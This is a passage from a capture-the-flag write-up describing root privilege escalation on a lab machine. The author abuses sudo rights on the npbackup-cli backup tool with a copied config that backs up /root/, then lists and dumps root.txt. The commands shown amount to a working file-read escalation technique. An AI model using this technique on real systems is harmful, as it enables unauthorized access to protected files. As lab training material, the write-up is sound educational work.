
I now have SSH access as marco and can read user.txt
Getting Root
sudo -l reveals that we can use /usr/local/bin/npbackup-cli executable with sudo rights.

‘npbackup](https://github.com/netinvent/npbackup) is “a secure and efficient file backup solution that fits both system administrators (CLI) and end users (GUI) Includes an orchestrator that can handle multiple repositories / groups in order to execute scheduled checks / housekeeping operations.”
Enumerating the home/ directory of the marco user, a configuration file npbackup.conf exists, and is owned by root.

Displaying the contents of this config file revealed some valuable information, most importantly, the folder that needs to be backed up.

I used sudo npbackup-cli -h to display the help menu for the backup application.
If we can create our own config file and point it to the root directory, we will be able to read the /root/root.txt flag.
We cannot directly edit the original config file, so created a copy called test.conf
1
cp npbackup.conf test.conf
I then edited the file to change the backup paths: option to /root/

The backup utility can then be run with the new test.conf configuration file
1
sudo npbackup-cli -c test.conf -b
-cspecifies the config file-bcreates a backup
The backup had some errors, but we can try list the contents of our created backup anyway:
1
sudo npbackup-cli -c test.conf --ls

We can see that root.txt has been backed up. Now all we need to do is dump the file so we can read it.
1
sudo npbackup-cli -c test.conf --dump /root/root.txt

And we have our flag!